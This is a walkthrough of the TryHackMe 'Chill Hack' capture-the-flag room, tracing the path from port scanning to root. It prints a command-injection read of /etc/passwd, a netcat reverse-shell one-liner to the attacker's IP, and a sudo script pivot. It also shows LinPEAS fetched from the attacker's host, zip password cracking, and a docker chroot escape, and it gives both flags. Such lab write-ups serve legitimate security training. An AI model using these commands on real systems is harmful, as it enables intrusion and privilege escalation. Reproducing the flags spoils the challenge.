TryHackMe: Chill Hack WalkThrough
TryHackMe: Chill Hack WalkThrough
Writeup Easy level CTF: https://tryhackme.com/room/chillhack

Recon
Standard scan ports via nmap
└─# nmap -sV -sC -vv 10.10.237.91PORT STATE SERVICE REASON VERSION21/tcp open ftp syn-ack ttl 63 vsftpd 3.0.3| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_-rw-r--r-- 1 1001 1001 90 Oct 03 2020 note.txt| ftp-syst: | STAT: | FTP server status:| Connected to ::ffff:10.11.51.219| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 4| vsFTPd 3.0.3 - secure, fast, stable|_End of status22/tcp open ssh syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey: | 2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDcxgJ3GDCJNTr2pG/lKpGexQ+zhCKUcUL0hjhsy6TLZsUE89P0ZmOoQrLQojvJD0RpfkUkDfd7ut4//Q0Gqzhbiak3AIOqEHVBIVcoINja1TIVq2v3mB6K2f+sZZXgYcpSQriwN+mKgIfrKYyoG7iLWZs92jsUEZVj7sHteOq9UNnyRN4+4FvDhI/8QoOQ19IMszrbpxQV3GQK44xyb9Fhf/Enzz6cSC4D9DHx+/Y1Ky+AFf0A9EIHk+FhU0nuxBdA3ceSTyu8ohV/ltE2SalQXROO70LMoCd5CQDx4o1JGYzny2SHWdKsOUUAkxkEIeEVXqa2pehJwqs0IEuC04sv| 256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFetPKgbta+pfgqdGTnzyD76mw/9vbSq3DqgpxPVGYlTKc5MI9PmPtkZ8SmvNvtoOp0uzqsfe71S47TXIIiQNxQ=| 256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKHq62Lw0h1xzNV41zO3BsfpOiBI3uy0XHtt6TOMHBhZ80/tcp open http syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))|_http-title: Game Info|_http-server-header: Apache/2.4.29 (Ubuntu)|_http-favicon: Unknown favicon MD5: 7EEEA719D1DF55D478C68D9886707F17| http-methods: |_ Supported Methods: POST OPTIONS HEAD GETService Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
and dirb for subpage enumeration
└─# dirb http://10.10.237.91/ -w /usr/share/wordlists/dirb/common.txt---- Scanning URL: http://10.10.237.91/ ----==> DIRECTORY: http://10.10.237.91/css/ ==> DIRECTORY: http://10.10.237.91/fonts/ ==> DIRECTORY: http://10.10.237.91/images/ + http://10.10.237.91/index.html (CODE:200|SIZE:35184) ==> DIRECTORY: http://10.10.237.91/js/ ==> DIRECTORY: http://10.10.237.91/secret/ + http://10.10.237.91/server-status (CODE:403|SIZE:277)
/secret
Dirb has found the secret subpage, let’s see what it contains.

Let’s try ls -all

OK, try pwd

We have a page with limited command. Open github repo PayloadsAllTheThings with command injection and test for example cat</etc/passwd

Great we have a list of users.
/home/aurick:/bin/bash /home/apaar:/bin/bash /home/anurodh:/bin/bash
Shell time
Let’s test reverse shell from pentest monkey
the correct command is
r\m /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.51.219 1234 >/tmp/
and we have a shell
└─# nc -lvp 1234 listening on [any] 1234 ...10.10.237.91: inverse host lookup failed: Unknown hostconnect to [10.11.51.219] from (UNKNOWN) [10.10.237.91] 57684/bin/sh: 0: can't access tty; job control turned off$ whoamiwww-datals -all /var/lib/pythontotal 8drwxr-xr-x 2 root root 4096 Aug 6 2020 .drwxr-xr-x 45 root root 4096 Oct 3 2020 ..-rw-r--r-- 1 root root 0 Aug 6 2020 python3.6_installed
Open GFOBin and find python
$ python3 -c 'import pty; pty.spawn("/bin/bash")'python3 -c 'import pty; pty.spawn("/bin/bash")'www-data@ubuntu:/var/www/html/secret$ cd /homewww-data@ubuntu:/home$ ls -all /homels -alltotal 20drwxr-xr-x 5 root root 4096 Oct 3 2020 .drwxr-xr-x 24 root root 4096 Oct 3 2020 ..drwxr-x--- 2 anurodh anurodh 4096 Oct 4 2020 anurodhdrwxr-xr-x 5 apaar apaar 4096 Oct 4 2020 apaardrwxr-x--- 4 aurick aurick 4096 Oct 3 2020 aurickwww-data@ubuntu:/home$ cd apaarcd apaarwww-data@ubuntu:/home/apaar$ ls -allls -alltotal 44drwxr-xr-x 5 apaar apaar 4096 Oct 4 2020 .drwxr-xr-x 5 root root 4096 Oct 3 2020 ..-rw------- 1 apaar apaar 0 Oct 4 2020 .bash_history-rw-r--r-- 1 apaar apaar 220 Oct 3 2020 .bash_logout-rw-r--r-- 1 apaar apaar 3771 Oct 3 2020 .bashrcdrwx------ 2 apaar apaar 4096 Oct 3 2020 .cachedrwx------ 3 apaar apaar 4096 Oct 3 2020 .gnupg-rwxrwxr-x 1 apaar apaar 286 Oct 4 2020 .helpline.sh-rw-r--r-- 1 apaar apaar 807 Oct 3 2020 .profiledrwxr-xr-x 2 apaar apaar 4096 Oct 3 2020 .ssh-rw------- 1 apaar apaar 817 Oct 3 2020 .viminfo-rw-rw---- 1 apaar apaar 46 Oct 4 2020 local.txt
.helpline.sh
www-data@ubuntu:/home/apaar$ cat .helpline.shcat .helpline.sh#!/bin/bashechoecho "Welcome to helpdesk. Feel free to talk to anyone at any time!"echoread -p "Enter the person whom you want to talk with: " personread -p "Hello user! I am $person, Please enter your message: " msg$msg 2>/dev/nullecho "Thank you for your precious time!"www-data@ubuntu:/home/apaar$ sudo -lsudo -lMatching Defaults entries for www-data on ubuntu: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/binUser www-data may run the following commands on ubuntu: (apaar : ALL) NOPASSWD: /home/apaar/.helpline.shwww-data@ubuntu:/home/apaar$ sudo -u apaar /home/apaar/.helpline.shsudo -u apaar /home/apaar/.helpline.shWelcome to helpdesk. Feel free to talk to anyone at any time!Enter the person whom you want to talk with: /bin/bash/bin/bashHello user! I am /bin/bash, Please enter your message: /bin/bash/bin/bashwhoamiwhoamiapaarpython3 -c 'import pty; pty.spawn("/bin/bash")'python3 -c 'import pty; pty.spawn("/bin/bash")'apaar@ubuntu:~$ ls -allls -alltotal 44drwxr-xr-x 5 apaar apaar 4096 Oct 4 2020 .drwxr-xr-x 5 root root 4096 Oct 3 2020 ..-rw------- 1 apaar apaar 0 Oct 4 2020 .bash_history-rw-r--r-- 1 apaar apaar 220 Oct 3 2020 .bash_logout-rw-r--r-- 1 apaar apaar 3771 Oct 3 2020 .bashrcdrwx------ 2 apaar apaar 4096 Oct 3 2020 .cachedrwx------ 3 apaar apaar 4096 Oct 3 2020 .gnupg-rwxrwxr-x 1 apaar apaar 286 Oct 4 2020 .helpline.sh-rw-r--r-- 1 apaar apaar 807 Oct 3 2020 .profiledrwxr-xr-x 2 apaar apaar 4096 Oct 3 2020 .ssh-rw------- 1 apaar apaar 817 Oct 3 2020 .viminfo-rw-rw---- 1 apaar apaar 46 Oct 4 2020 local.txtapaar@ubuntu:~$ cat local.txtcat local.txt{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
Privilege Escalation
We have a user flag, go up to root.
Download LinPEASS to your PC and create http server
└─# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh └─# python3 -m http.server 4321
Download file and run system analyze
apaar@ubuntu:~$ wget http://10.11.51.219:4321/linpeas.shwget http://10.11.51.219:4321/linpeas.sh--2023-09-12 22:36:29-- http://10.11.51.219:4321/linpeas.shConnecting to 10.11.51.219:4321... connected.HTTP request sent, awaiting response... 200 OKLength: 848400 (829K) [text/x-sh]Saving to: 'linpeas.sh'linpeas.sh 100%[===================>] 828.52K 1.89MB/s in 0.4s 2023-09-12 22:36:30 (1.89 MB/s) - 'linpeas.sh' saved [848400/848400]apaar@ubuntu:~$ chmod +x linpeas.shchmod +x linpeas.shapaar@ubuntu:~$ ./linpeas.sh...╔══════════╣ Container related tools present (if any):/usr/bin/docker /usr/bin/lxc/usr/bin/runc...lrwxrwxrwx 1 root root 35 Oct 3 2020 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf<VirtualHost *:80> ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined</VirtualHost><VirtualHost *:9001> ServerAdmin webmaster@localhost DocumentRoot /var/www/files ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined</VirtualHost>...
Interesting, we have two http ports, but nmap not found 9001. And docker is installed on server.
apaar@ubuntu:~$ curl localhost:9001curl localhost:9001<html><body><link rel="stylesheet" type="text/css" href="style.css"> <div class="signInContainer"> <div class="column"> <div class="header"> <h2 style="color:blue;">Customer Portal</h2> <h3 style="color:green;">Log In<h3> </div> <form method="POST"> <input type="text" name="username" id="username" placeholder="Username" required> <input type="password" name="password" id="password" placeholder="Password" required> <input type="submit" name="submit" value="Submit"> </form> </div> </div></body></html>apaar@ubuntu:~$ docker psdocker psGot permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get http://%2Fvar%2Frun%2Fdocker.sock/v1.40/containers/json: dial unix /var/run/docker.sock: connect: permission denied
Docker not not working, we don’t have permissions. Let’s explore /var/www/files
apaar@ubuntu:/var/www/files$ ls -allls -alltotal 28drwxr-xr-x 3 root root 4096 Oct 3 2020 .drwxr-xr-x 4 root root 4096 Oct 3 2020 ..-rw-r--r-- 1 root root 391 Oct 3 2020 account.php-rw-r--r-- 1 root root 453 Oct 3 2020 hacker.phpdrwxr-xr-x 2 root root 4096 Oct 3 2020 images-rw-r--r-- 1 root root 1153 Oct 3 2020 index.php-rw-r--r-- 1 root root 545 Oct 3 2020 style.cssapaar@ubuntu:/var/www/files$ cat hacker.phpcat hacker.php<html><head><body><style>body { background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');}h2{ color:red; font-weight: bold;}h1{ color: yellow; font-weight: bold;}</style><center> <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br> <h1 style="background-color:red;">You have reached this far. </h2> <h1 style="background-color:black;">Look in the dark! You will find your answer</h1></center></head></html>apaar@ubuntu:/var/www/files$ cd imagescd imagesapaar@ubuntu:/var/www/files/images$ ls -allls -alltotal 2112drwxr-xr-x 2 root root 4096 Oct 3 2020 .drwxr-xr-x 3 root root 4096 Oct 3 2020 ..-rw-r--r-- 1 root root 2083694 Oct 3 2020 002d7e638fb463fb7a266f5ffc7ac47d.gif-rw-r--r-- 1 root root 68841 Oct 3 2020 hacker-with-laptop_23-2147985341.jpgapaar@ubuntu:/var/www/files/images$ rsync 002d7e638fb463fb7a266f5ffc7ac47d.gif upload@10.11.51.219:/tmp<38fb463fb7a266f5ffc7ac47d.gif upload@10.11.51.219:/tmpupload@10.11.51.219's password: apaar@ubuntu:/var/www/files/images$ rsync hacker-with-laptop_23-2147985341.jpg upload@10.11.51.219:/tmp<hacker-with-laptop_23-2147985341.jpg upload@10.11.51.219:/tmpupload@10.11.51.219's password:
Two images downloaded


It looks like a steganography
└─# steghide --extract -sf hacker-with-laptop_23-2147985341.jpg Enter passphrase: <<press enter>>wrote extracted data to "backup.zip". ┌──(root㉿kali)-[/tmp]└─# unzip backup.zip Archive: backup.zip[backup.zip] source_code.php password: <<press enter>>
Yes we have a encrypted .zip
└─# zip2john backup.zip > zip-hash.txt └─# cat zip-hash.txt backup.zip/source_code.php:$pkzip$1*1*2*0*22a*4bb*69dc82f3*0*49*8*22a*2297*8e9e8de3a4b82cc98077a470ef800ed60ec6e205dc091547387432378de4c26ae8d64051a19d86bff2247f62dc1224ee79f048927d372bc6a45c0f21753a7b6beecfa0c847126d88084e57ddb9c90e9b0ef8018845c7d82b97b438a0a76e9a39c4846a146ae06efe4027f733ab63b509a56e2dec4c1dbce84337f0816421790246c983540c6fab21dd43aeda16d91addc5845dd18a05352ca9f4fcb45f0135be428c84dbac5a8d0c1fb2e84a7151ec3c1ae9740a84f2979d79da2e20d4854ef4483356cd078099725b5e7cf475144b22c64464a85edb8984cf7fc41d6a177f172c65e57f064700b6d49ef8298d83f42145e69befeab92453bd5f89bf827cd7993c9497eb2ad9868abd34b7a7b85f8e67404e2085de966e1460ad0ea031f895c7da70edbe7b7d6641dcdf6a4a31abc8781292a57b047a1cc5ce5ab4f375acf9a2ff4cac0075aa49e92f2d22e779bf3d9eacd2e1beffef894bc67de7235db962c80bbd3e3b54a14512a47841140e162184ca5d5d0ba013c1eaaa3220d82a53959a3e7d94fb5fa3ef3dfc049bdbd186851a1e7a8f344772155e569a5fa12659f482f4591198178600bb1290324b669d645dbb40dad2e52bf2adc2a55483837a5fc847f5ff0298fd47b139ce2d87915d688f09d8d167470db22bda770ce1602d6d2681b3973c5aac3b03258900d9e2cc50b8cea614d81bcfbb05d510638816743d125a0dce3459c29c996a5fdc66476f1b4280ac3f4f28ed1dbff48ef9f24fc028acc1393d07233d0181a6e3*$/pkzip$:source_code.php:backup.zip::backup.zip└─# john --wordlist=/usr/share/wordlists/rockyou.txt zip-hash.txtUsing default input encoding: UTF-8Loaded 1 password hash (PKZIP [32/64])Will run 12 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for statuspass1word (backup.zip/source_code.php) 1g 0:00:00:00 DONE (2023-09-13 01:02) 50.00g/s 1228Kp/s 1228Kc/s 1228KC/s 123456..280789Use the "--show" option to display all of the cracked passwords reliablySession completed. └─# unzip backup.zip Archive: backup.zip[backup.zip] source_code.php password: inflating: source_code.php └─# cat source_code.php <html><head> Admin Portal</head> <title> Site Under Development ... </title> <body> <form method="POST"> Username: <input type="text" name="name" placeholder="username"><br><br> Email: <input type="email" name="email" placeholder="email"><br><br> Password: <input type="password" name="password" placeholder="password"> <input type="submit" name="submit" value="Submit"> </form><?php if(isset($_POST['submit'])) { $email = $_POST["email"]; $password = $_POST["password"]; if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==") { $random = rand(1000,9999);?><br><br><br> <form method="POST"> Enter the OTP: <input type="number" name="otp"> <input type="submit" name="submitOtp" value="Submit"> </form> <?php mail($email,"OTP for authentication",$random); if(isset($_POST["submitOtp"])) { $otp = $_POST["otp"]; if($otp == $random) { echo "Welcome Anurodh!"; header("Location: authenticated.php"); } else { echo "Invalid OTP"; } } } else { echo "Invalid Username or Password"; } }?></html>
we have base64 password !
IWQwbnRLbjB3bVlwQHNzdzByZA==
Decode via online tool base64decode.org and we have a password
!d0ntKn0wmYp@ssw0rd
Test this password to users
apaar@ubuntu:/home$ ls -allls -alltotal 20drwxr-xr-x 5 root root 4096 Oct 3 2020 .drwxr-xr-x 24 root root 4096 Oct 3 2020 ..drwxr-x--- 2 anurodh anurodh 4096 Oct 4 2020 anurodhdrwxr-xr-x 6 apaar apaar 4096 Sep 12 22:37 apaardrwxr-x--- 4 aurick aurick 4096 Oct 3 2020 aurickapaar@ubuntu:/home$ sudo susudo su[sudo] password for apaar: !d0ntKn0wmYp@ssw0rdSorry, try again.apaar@ubuntu:/home$ su anurodhsu anurodhPassword: !d0ntKn0wmYp@ssw0rdanurodh@ubuntu:/home$
Go to ROOT
anurodh@ubuntu:/home$ docker psdocker psCONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMESanurodh@ubuntu:/home$ docker imagesdocker imagesREPOSITORY TAG IMAGE ID CREATED SIZEalpine latest a24bb4013296 3 years ago 5.57MBhello-world latest bf756fb1ae65 3 years ago 13.3kBanurodh@ubuntu:/home$
Open gfobin and find docker
anurodh@ubuntu:/home$ docker run -v /:/mnt --rm -it alpine chroot /mnt shdocker run -v /:/mnt --rm -it alpine chroot /mnt sh# lslsbin dev initrd.img lib64 mnt root snap sys varboot etc initrd.img.old lost+found opt run srv tmp vmlinuzcdrom home lib media proc sbin swap.img usr vmlinuz.old# cd /rootcd /root# lslsproof.txt# cat proof.txtcat proof.txt {ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}Congratulations! You have successfully completed the challenge. ,-.-. ,----. _,.---._ .-._ ,----. ,-..-.-./ \==\ ,-.--` , \ _.-. _.-. _,..---._ ,-.' , - `. /==/ \ .-._ ,-.--` , \ |, \=/\=|- |==||==|- _.-` .-,.'| .-,.'| /==/, - \ /==/_, , - \|==|, \/ /, /==|- _.-` |- |/ |/ , /==/|==| `.-.|==|, | |==|, | |==| _ _\==| .=. |==|- \| ||==| `.-. \, , _|==/==/_ , /|==|- | |==|- | |==| .=. |==|_ : ;=: - |==| , | -/==/_ , / | - - , |==|==| .-' |==|, | |==|, | |==|,| | -|==| , '=' |==| - _ |==| .-' \ , - /==/|==|_ ,`-._|==|- `-._|==|- `-._ |==| '=' /\==\ - ,_ /|==| /\ , |==|_ ,`-._ |- /\ /==/ /==/ , //==/ - , ,/==/ - , ,/ |==|-, _`/ '.='. - .' /==/, | |- /==/ , / `--` `--` `--`-----`` `--`-----'`--`-----' `-.`.____.' `--`--'' `--`./ `--`--`-----`` --------------------------------------------Designed By ------------------------------------------------------- | Anurodh Acharya | --------------------- Let me know if you liked it.Twitter - @acharya_anurodhLinkedin - www.linkedin.com/in/anurodh-acharya-b1937116a
Answers
**User Flag **{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
**Root Flag **ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg